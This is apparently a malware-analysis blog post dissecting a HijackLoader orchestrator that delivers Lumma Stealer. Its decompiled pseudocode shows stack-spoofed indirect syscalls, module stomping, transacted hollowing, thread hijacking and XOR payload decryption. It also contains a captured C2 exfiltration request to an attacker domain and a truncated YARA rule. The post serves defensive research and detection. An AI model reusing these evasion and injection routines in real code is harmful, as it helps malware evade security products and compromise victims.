ClickFix × HijackLoader: Dissecting a Live Stealer Campaign - Part 2

By Neso


Archived: 2026-07-28 02:02:00 UTC


1. Overview

In Part 1, I walked through the full delivery chain, from the ClickFix lure through the MSI package, both loader stages, and into the `ti64` orchestrator. By the end, the syscall table was built, ntdll was unhooked, and `TinyCallProxy64` was loaded into the runtime context. Everything was in place, but nothing had executed yet.

This part picks up where that left off. The focus here is on what the orchestrator actually does, how it routes every syscall through an indirect call chain with full stack spoofing, how it selects its injection method, and how the final payload is deployed.

At a high level, execution flows like this:


Initialization
(syscall table, unhook ntdll)
Stack spoofing armed
(xmllite.dll loaded as proxy)
Security
product
detected?
No
Yes
Module Stomping
Transacted Hollowing
Hijack thread context
(set RIP / RCX)



High-level execution flow of the ti64 orchestrator

2. Indirect Syscall & Stack Spoofing

In Part 1, I briefly mentioned `TinyCallProxy64` as the dispatch mechanism used by the orchestrator. In this section, I'll break down how the malware routes every syscall through an indirect call chain, complete with return address spoofing, to make its calls appear as though they originate from a legitimate DLL.

The DLL that hosts the spoofing isn't hardcoded. It's pulled from the config, specifically from the `SM` module. In this sample, that DLL is `xmllite.dll`.

Setup happens in two phases. During initialization, the orchestrator allocates a spoof context and stages it with `rpcrt4.dll` as a placeholder proxy. Function pointers for `VirtualProtect`, `FlushInstructionCache`, and memory management are copied in.

```
mw_stack_spoof_setup(mw_ti64_ctx, "rpcrt4.dll", 0, 0);
```

At this point, the trampoline code is still NULL, and the proxy DLL is just a placeholder. It only gets populated once the `TinyCallProxy64` module is located in the config blob and its raw shellcode is written into the spoof context.

```
mw_spoof_ctx *__fastcall mw_stack_spoof_setup(mw_TI64_ctx *ctx, __int64 proxy_dll, __int64 trampoline, int siz
{
  ctx->stack_spoof_ctx = (ctx->fn_malloc)(248);
  mw_zero_mem(ctx->stack_spoof_ctx, 248);

  // Copy proxy DLL path and load it
  sub_6B10(ctx->stack_spoof_ctx->proxy_dll_path, proxy_dll);
  ctx->stack_spoof_ctx->proxy_dll_base = sub_B900(ctx, ctx->stack_spoof_ctx->proxy_dll_path);

  // Copy function pointers...

  ctx->stack_spoof_ctx->trampoline_code = trampoline;
  ctx->stack_spoof_ctx->trampoline_size = size;
```

```
  mw_stack_spoof_init(ctx->stack_spoof_ctx);             // record .text bounds
  (ctx->stack_spoof_ctx->fn_srand)(sub_C470(ctx));       // seed PRNG
}
```

The second phase happens later in the main function of `ti64`. The orchestrator reads the `SM` module from the config, locates the `TinyCallProxy64` module, and passes both to a second initialization routine. This is where the placeholder gets replaced with the actual host DLL and the trampoline shellcode is loaded.

```
 mw_load_SM_module(mw_ctx, a2);                            // SM module → field_4B0
a4a = mw_find_TinycallProxy64_module(a2, &a5);
sub_93C0(mw_ctx, mw_ctx->stack_spoof_ctx, mw_ctx->field_4B0, a4a, a5);
```

Here, the proxy DLL path is overwritten with the DLL named in the `SM` module (`xmllite.dll` in this sample), and the `TinyCallProxy64` shellcode is stored as the trampoline code.

```
 __int64 __fastcall sub_93C0(mw_TI64_ctx *ctx, mw_spoof_ctx *spoof_ctx, __int64 sm_dll_name, __int64 trampoline
{
  // Overwrite proxy DLL with the one from the SM module
  sub_6B10(spoof_ctx->proxy_dll_path, sm_dll_name);
  spoof_ctx->proxy_dll_base = sub_B900(ctx, spoof_ctx->proxy_dll_path);

  // Function pointers, trampoline shellcode...

  spoof_ctx->trampoline_code = trampoline;
  spoof_ctx->trampoline_size = size;

  mw_stack_spoof_init(spoof_ctx);
  (spoof_ctx->fn_srand)(sub_C470(ctx));
}
```

The call to `mw_stack_spoof_init` retrieves the current thread's stack bounds from the TEB and records the `.text` section boundaries of three modules, which are used later to validate that selected trampoline addresses fall within executable code.

```
 char __fastcall mw_stack_spoof_init(mw_spoof_ctx *mw_spoof_ctx)
{
  struct _TEB *TEB;

  TEB = mw_get_TEB();
  mw_spoof_ctx->stack_limit = TEB->NtTib.StackLimit;
  mw_spoof_ctx->stack_base = mw_spoof_ctx->stack_limit + TEB->NtTib.StackBase - TEB->NtTib.StackLimit;
  mw_spoof_ctx->stack_size = mw_spoof_ctx->stack_base - mw_spoof_ctx->stack_limit;
  if ( !mw_spoof_ctx->proxy_dll_base )
    mw_spoof_ctx->proxy_dll_base = (mw_spoof_ctx->fn_LoadLibraryW)(mw_spoof_ctx->proxy_dll_path);
```

```
  mw_spoof_ctx->stack_alignment = 8;
  mw_find_text_section(mw_spoof_ctx->alt_module_base, &mw_spoof_ctx->alt_text_start);
  mw_find_text_section(mw_spoof_ctx->ntdll_base, &mw_spoof_ctx->ntdll_text_start);
  return mw_find_text_section(mw_spoof_ctx->proxy_dll_base, &mw_spoof_ctx->proxy_text_start);
}
```

From this point on, every syscall the orchestrator makes is routed through this mechanism.

To see how this all plays out, let's trace a real syscall. During thread hijacking, the orchestrator calls `ZwSetContextThread` to overwrite a thread's register state with the injection address. Here's what that call looks like at the surface:

```
_BOOL8 __fastcall mw_syscall_ZwSetContextThread(__int64 a1, __int64 a2, __int64 a3)
{
  return mw_indirect_syscall_2args(a1, 0x97D4EB02, a2, a3) == 0; //CRC32(ZwSetContextThread)
}
```

The API name is never referenced by name, instead, the `CRC32` hash is used throughout the process. The hashing function is identical to the one used during initialization.

The forwarding wrapper does nothing but pass the arguments through to the dispatch layer:

```
 __int64 __fastcall mw_indirect_syscall_2args(mw_TI64_ctx *a1, int a2, __int64 a3, __int64 a4)
{
  return mw_syscall_dispatch_2args(a1, a2, a3, a4);
}
```

The dispatch function is where the routing decision happens. It looks up the hash in the syscall table, resolves the target address inside ntdll, and checks whether the spoof context has been initialized. If it has, the call is routed through the trampoline. If not, the ntdll stub is called directly.

```
 __int64 __fastcall mw_syscall_dispatch_2args(mw_TI64_ctx *a1, int a2, __int64 a3, __int64 a4)
{
  __int64 result;
  mw_syscall_table_entry *v5;
  __int64 (__fastcall *v6)(__int64, __int64);

  v5 = mw_syscall_table_lookup(a1, a2);
  if ( !v5 )
    return 0xFFFFFFFFi64;
  v6 = (a1->ntdll_base + v5->export_RVA);
  if ( a1->stack_spoof_ctx )
    result = mw_spoofed_syscall_2args(a1->stack_spoof_ctx, v6, a3, a4);
  else
```

```
    result = v6(a3, a4);
  return result;
}
```

When the spoof context is present, the resolved ntdll stub address is passed as the first argument to `mw_spoofed_syscall_2args`. This is the trampoline function, and it's where the magic happens.

```
 __int64 __fastcall mw_spoofed_syscall_2args(mw_spoof_ctx *ctx, __int64 target_function, __int64 arg1, __int64 a
{
  // Select random address in xmllite.dll's .text section
  trampoline_address = mw_select_trampoline_function(ctx);

  // Make writable and save original bytes
  (ctx->fn_VirtualProtect)(trampoline_address, ctx->trampoline_size, 64, &old_protect);
  saved_original_bytes = (ctx->fn_malloc)(ctx->trampoline_size);
  mw_memcpy_2(saved_original_bytes, trampoline_address, ctx->trampoline_size);

  // Write TinyCallProxy64 shellcode, restore protection, flush
  mw_memcpy_2(trampoline_address, ctx->trampoline_code, ctx->trampoline_size);
  (ctx->fn_VirtualProtect)(trampoline_address, ctx->trampoline_size, old_protect, &old_protect);
  (ctx->fn_FlushInstructionCache)(-1, trampoline_address, ctx->trampoline_size);

  // Select second random address as fake return, call trampoline
  fake_return_addr = mw_select_trampoline_function(ctx);
  result = trampoline_address(target_function, fake_return_addr, 2, arg1, arg2);

  // Restore original bytes, lock down, clean up
  (ctx->fn_VirtualProtect)(trampoline_address, ctx->trampoline_size, 64, &old_protect_2);
  mw_memcpy_2(trampoline_address, saved_original_bytes, ctx->trampoline_size);
  (ctx->fn_VirtualProtect)(trampoline_address, ctx->trampoline_size, 32, &old_protect_2);
  (ctx->fn_free)(saved_original_bytes);
  (ctx->fn_FlushInstructionCache)(-1, trampoline_address, ctx->trampoline_size);

  return result;
}
```

First, `mw_select_trampoline_function` picks a random export from the export table of `xmllite.dll` and then adds a random offset between 32 and 1280 bytes, and verifies the resulting address falls within the .text section. This is where the trampoline shellcode will be temporarily written.

```
 __int64 __fastcall mw_select_trampoline_function(mw_spoof_ctx *a1)
{
  export_dir = a1->proxy_dll_base + mw_get_NT_headers(a1->proxy_dll_base)->OptionalHeader.DataDirectory[0].Virtu
  addr_table = a1->proxy_dll_base + *(export_dir + 7);
  ordinal_table = a1->proxy_dll_base + *(export_dir + 9);
```

```
  do
  {
    index = mw_rand_number_generator(a1, 0, *(export_dir + 6));
    result = mw_add_trampoline_offset(a1, a1->proxy_dll_base + *&addr_table[4 * *&ordinal_table[2 * index]]);
  }
  while ( !mw_validate_trampoline_location(a1, result, &a1->proxy_text_start) );
  return result;
}
```

The offset ensures the trampoline doesn't land on a function prologue, and `mw_validate_trampoline_location` checks against the `.text` bounds recorded during init.

The function then makes the target address writable with `VirtualProtect`, saves the original bytes, and copies the `TinyCallProxy64` shellcode into place. Protection is restored and the instruction cache is flushed.

A second random address is selected from `xmllite.dll`. This one becomes the fake return address that will appear on the call stack.

The trampoline is then called with five arguments: the ntdll stub address, the fake return address, the argument count, and the two original syscall arguments. Inside the trampoline, the `TinyCallProxy64` shellcode sets up the stack frame so that the fake return address occupies the caller frame, then forwards the call into the ntdll stub, which executes the actual syscall instruction.

After the syscall returns, the function makes the trampoline site writable again, restores the original bytes, sets the protection to `PAGE_EXECUTE_READ`, frees the backup buffer, and flushes the instruction cache one more time. No trace of the trampoline remains in `xmllite.dll` memory.

The result is a call stack where frame one points to `xmllite.dll` as the call happened from within its memory, and frame two also points to `xmllite.dll`, spoofed via the fake return address.

This same pattern is repeated across eight variants, for all the different syscalls the malware uses. The only difference between them is the number of arguments forwarded through the trampoline call.

```
00007FFBFE42190D 00007FFC05CCDFD0 ntdll.NtResumeThread
00000000000000B7 00007FFBFE42190D xmllite.CreateXmlReaderInputWithEncodingCodePage+36D
```

The spoofed call stack as seen from within the ntdll

3. Module Stomping Injection

If no security products are detected on the system, the orchestrator proceeds with an injection technique known as module stomping. A legitimate DLL is mapped into the target process as a `SEC_IMAGE`, and the shellcode is then written over its executable section.

This technique is only used when no security products are detected. The inter-process `VirtualProtect` and `WriteVirtualMemory` pattern is one of the most heavily monitored injection signatures, so the orchestrator falls back to transacted hollowing when it expects to be watched.

The high-level flow looks like this:

```
 char __fastcall mw_standard_inject(mw_TI64_ctx *a1, __int64 a2, __int64 target_dll_path, __int64 mw_shellcode,
{
  unsigned int entry_offset;
  int old_protect;
  int old_protect_fallback;
  __int64 injection_address[3];

  injection_address[0] = 0i64;
  if ( !mw_map_section_into_target(a1, process_info->hProcess, target_dll_path, injection_address) )// map as SE
    return 0;
  entry_offset = mw_find_section_entry_offset(&a1->event_ctx, target_dll_path);
  if ( entry_offset == -1 )
    entry_offset = 4096;
  injection_address[0] += entry_offset;
  old_protect = 0;
  if ( !mw_syscall_ZwProtectVirtualMemory(
          a1,
          process_info->hProcess,
          injection_address[0],
          *(a2 + 8), //shellcode size
          0x40u,
          &old_protect) )
  {
    old_protect_fallback = 0;
    if ( !fn_VirtualProtectEx(process_info->hProcess, injection_address[0], *(a2 + 8), 64i64, &old_protect_fallb
      return 0;
  }
  mw_nop_1();
  if ( !mw_syscall_ZwWriteVirtualMemory(a1, process_info->hProcess, injection_address[0], mw_shellcode, *(a2 + 8
    return 0;
  mw_nop_1();
  if ( !is_suspended && !mw_syscall_ZwResumeThread(a1, process_info->hThread) )
    return 0;
  *out_injection_address = injection_address[0];
  return 1;
}
```

First, the target DLL is mapped into the victim process as a `SEC_IMAGE`. The offset of the first executable section inside the mapped DLL is located, and the shellcode write address becomes the mapped base plus that offset.

The destination is made writable with `ZwProtectVirtualMemory` (with a kernel32 `VirtualProtectEx` fallback in case the spoofed syscall fails), then `ZwWriteVirtualMemory` writes the shellcode in place. If the target process wasn't created suspended, `ZwResumeThread` kicks off execution immediately, otherwise it is left suspended and started later downstream.

The actual section mapping looks like this:

```
file_handle = (mw_TI64_ctx->fn_CreateFileW)(file_path, 1i64, 1i64, 0i64, 3, 128, 0i64);
if ( file_handle == -1 )
  return 0;
section_handle = 0i64;
if ( mw_indirect_syscall_7args(
       mw_TI64_ctx,
       0x2C919477,
       &section_handle,
       SECTION_ALL_ACCESS,
       0i64,
       0i64,
       PAGE_READONLY,
       SEC_IMAGE,
       file_handle) )                          // NtCreateSection
{
  return 0;
}
view_size[0] = 0i64;
mapped_base = 0i64;
view_size[1] = section_handle;
ntstatus = mw_indirect_syscall_10args(
             mw_TI64_ctx,
             0xD287EE26,
             section_handle,
             process_handle,
             &mapped_base,
             0i64,
             0i64,
             0i64,
             view_size,
             2i64,
             0i64,
             PAGE_READWRITE);                  // NtMapViewOfSection
if ( ntstatus && ntstatus != STATUS_IMAGE_NOT_AT_BASE )
  return 0;
*out_mapped_base = mapped_base;
mw_indirect_syscall_1arg(mw_TI64_ctx, 0x180C0D23, section_handle);// NtClose
return 1;
```

The SEC_IMAGE mapping into the target process

The DLL file is opened, a section object is created from it with `NtCreateSection` using `SEC_IMAGE`, and the section is mapped into the target process via `NtMapViewOfSection`. Both syscalls go through the indirect syscall and stack spoofing chain.

4. Transacted Hollowing

When the orchestrator detects a security product running on the system, it switches from standard injection to a technique known as transacted hollowing, or more commonly Process Doppelgänging. The idea behind this technique is to have the modified file exist only within the scope of an NTFS transaction. The transaction is rolled back before it ever commits, so the changes never manifest on disk, but the section object created from the file persists in memory.

The process starts by reading the target DLL from disk and appending a new PE section named .exr to hold the payload.

```
 if ( !mw_read_target_dll_to_buffer(a3, &mw_ctx->event_ctx, &target_dll, &target_dll_size) )
  return 0;
if ( !mw_append_new_section(mw_ctx, target_dll, a5, &exr_section_RVA, &v7, &modified_dll, &modified_dll_size) )
  return 0;
mw_memcpy_2((v7 + modified_dll), a4, a5);     // copy payload into .exr section
```

The modified DLL is then written to a temporary file under an NTFS transaction.

```
 __int64 __fastcall mw_create_transaction(mw_TI64_ctx *ctx, __int64 modified_dll, int size, _QWORD *out_handle)
{
  fn_ZwCreateTransaction = mw_resolve_api(ctx->ntdll_clean_base, 0xB2F090C8);
  (fn_ZwCreateTransaction)(&transaction_handle, TRANSACTION_ALL_ACCESS, 0, 0, 0, 0, 0, 0, 0, 0);

  fn_RtlSetCurrentTransaction = mw_resolve_api(ctx->ntdll_clean_base, 0xA14A208D);
  (fn_RtlSetCurrentTransaction)(0);
  (fn_RtlSetCurrentTransaction)(transaction_handle);    // bind transaction to current thread

  mw_generate_temp_filepath(&ctx->event_ctx, temp_file_path);
  mw_nt_create_file(ctx, temp_file_path, 5, &file_handle);      // create file within transaction
  mw_write_file(ctx, file_handle, 0, modified_dll, size);        // write modified DLL

  return file_handle;
}
```

With the transacted file written, the orchestrator creates a section object from it using NtCreateSection with the `SEC_IMAGE` flag. The kernel parses the PE, maps it as an image, and the section object now holds the modified DLL in memory.

Immediately after, the transaction is rolled back. The file on disk reverts to the original state it was in before the transaction, but in this case, since the file never existed on disk prior to the transaction, it disappears, but the section object stays in memory.

```
 char __fastcall mw_rollback_transaction(__int64 a1, __int64 file_handle, __int64 transaction_handle)
{
  mw_indirect_syscall_2args(a1, 0xDCDA6C9C, transaction_handle, 1);  // ZwRollbackTransaction
  mw_indirect_syscall_1arg(a1, 0x180C0D23, transaction_handle);      // ZwClose
  mw_indirect_syscall_1arg(a1, 0x180C0D23, file_handle);             // ZwClose
  fn_RtlSetCurrentTransaction = mw_resolve_api(*(a1 + 32), 0xA14A208D);
  (fn_RtlSetCurrentTransaction)(0);                                    // unbind transaction
  return 1;
}
```

Finally, the section is mapped into the target process with `NtMapViewOfSection`, and the payload's virtual address is calculated.

```
 mw_map_section_into_target_2(mw_ctx, section_handle, process_handle, 4, &mapped_base, &view_size);
*out_payload_VA = exr_section_RVA + mapped_base;
```

What remains is a payload mapped into the target process, backed by a section object whose source file no longer exists. (or has reverted to its unmodified state)

5. Thread Hijacking

With the payload mapped into the target process, execution needs to be diverted to it. This is done by modifying the context registers of a thread in the target process. This can be done either by overwriting `RIP` directly on a running thread, or by setting `RCX` on a suspended one, so that when the thread resumes, it begins execution at the desired address.

```
 bool __fastcall mw_hijack_thread_context(mw_TI64_ctx *mw_TI64_ctx, __int64 a2, mw_context_funcs *wow64_ctx_func
{
  bool result;
  void *ctx_pointer;
  WOW64_CONTEXT ctx32;
  CONTEXT ctx64;

  mw_zero_mem(&ctx64, 1232i64);
  mw_zero_mem(&ctx32, 716i64);
  ctx64.ContextFlags = CONTEXT_ALL;
  ctx32.ContextFlags = CONTEXT_ALL;
  if ( is_x64 )
    ctx_pointer = &ctx64;
  else
    ctx_pointer = &ctx32;
  if ( is_x64 )
  {
    if ( mw_syscall_ZwGetContextThread(mw_TI64_ctx, mw_thread_handle, ctx_pointer) )
    {
      if ( is_suspended )
        ctx64.Rcx = mw_injection_address;       // if suspended, RCX is modified to hold the shellcode address
      else
        ctx64.Rip = mw_injection_address;       // if not suspended, RIP is modified directly so the shellcode a
      result = mw_syscall_ZwSetContextThread(mw_TI64_ctx, mw_thread_handle, ctx_pointer);
    }
    else
    {
      result = 0;
    }
  }
  else if ( wow64_ctx_functions->NtGetContextThread(mw_thread_handle, ctx_pointer) )
  {
```

```
    result = 0;
  }
  else
  {
    ctx32.Eip = mw_injection_address;
    result = wow64_ctx_functions->NtSetContextThread(mw_thread_handle, ctx_pointer) == 0;
  }
  return result;
}
```

The WoW64 path follows the same logic, targeting `EIP` instead. All context operations are routed through the same indirect syscall and stack spoofing system described above.

6. Final Payload

The module `X64L` is the shellcode that ends up executing in the target process. It's a position-independent x64 loader pulled from the config blob, injected by the orchestrator via either module stomping or transacted hollowing. Its job is to bring the final payload into memory and execute it.

The final payload is not fetched from the network, nor is it dropped to disk in a separate file. Instead, it is embedded inside the config blob, appended past the module table.

Three header fields point to it. The orchestrator reads these fields when staging a copy of the payload for in-memory decryption.

```
 v4->payload_buffer = (alloc)(*(a2 + 3240));
v17 = (a2 + *(a2 + 3820) + 3812);              // pointer to blob in config
mw_memcpy_2(v4->payload_buffer, v17, *(a2 + 3240));
v4->blob_size      = *(a2 + 3240);
v4->xor_key_dwords = *(a2 + 3236);
```

The blob carries its own key. The first `xor_key_dwords * 4` bytes are the XOR key, and everything after is the encrypted PE. No length prefix, no wrapping header, just key dwords followed by ciphertext.


The decryption is a dword-cycle XOR. The loop walks the encrypted region one DWORD at a time, XORing each against a cycling index into the key.

```
 v15 = payload_buffer;            // start of blob = start of key
v12 = payload_buffer + 4 * v7;   // skip past key, point at encrypted PE
v3 = 0;
v2 = 0;
while ( v3 <= v9 )
{
  v11 = &v12[v3];
  *v11 ^= v15[v2];               // XOR DWORD with current key DWORD
```


```
  if ( v2 == v7 - 1 )
    v2 = 0;
  else
    ++v2;
  v3 += 4;
}
```

Adding this routine to the config extractor from Part 1 produces the unpacked payload as a valid PE on disk, with no debugger or runtime detonation required.

The dumped file was identified by both Defender and VT as Lumma Stealer.



Detection from defender



Virustotal detections

This was further corroborated by captured network traffic, reminiscent of Lumma.

```
 POST / HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Pragma: no-cache
```

```
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/109.0.5414.
Content-Length: 94
Host: mastojh.cyou


uid=696d37230a78138cfcce54ff29deb67cca38cb4fa201&hwid=4E3B34DEC680234956C70ED02493C1DE&msg=npp
```

In case this request receives no response, the sample tries to resolve 9 additional domains, including `steamcommunity.com`, likely a dead-drop C2 fallback.

All the domains the sample attempts to resolve

7. Detection Opportunities

The signatures below cover the campaign at two stages. First is the dropped configuration file on disk and the second is the extracted `ti64` module in memory.

The first rule targets the configuration file as it sits on disk. Its signature is the 8-byte sequence formed by the IDAT chunk-type marker followed by the 0xEA79A5C6 magic that prefixes the encrypted payload. This combination is unique to HijackLoader.

```
rule HijackLoader_Config_IDAT_magic
{
    meta:
        description = "HijackLoader encrypted configuration dropped to disk by the MSI installer"
        author = "neso"
        reference = "https://neso.re/posts/clickfix-x-hijackloader-part2/"
        family = "HijackLoader, IDATLoader, GHOSTPULSE"
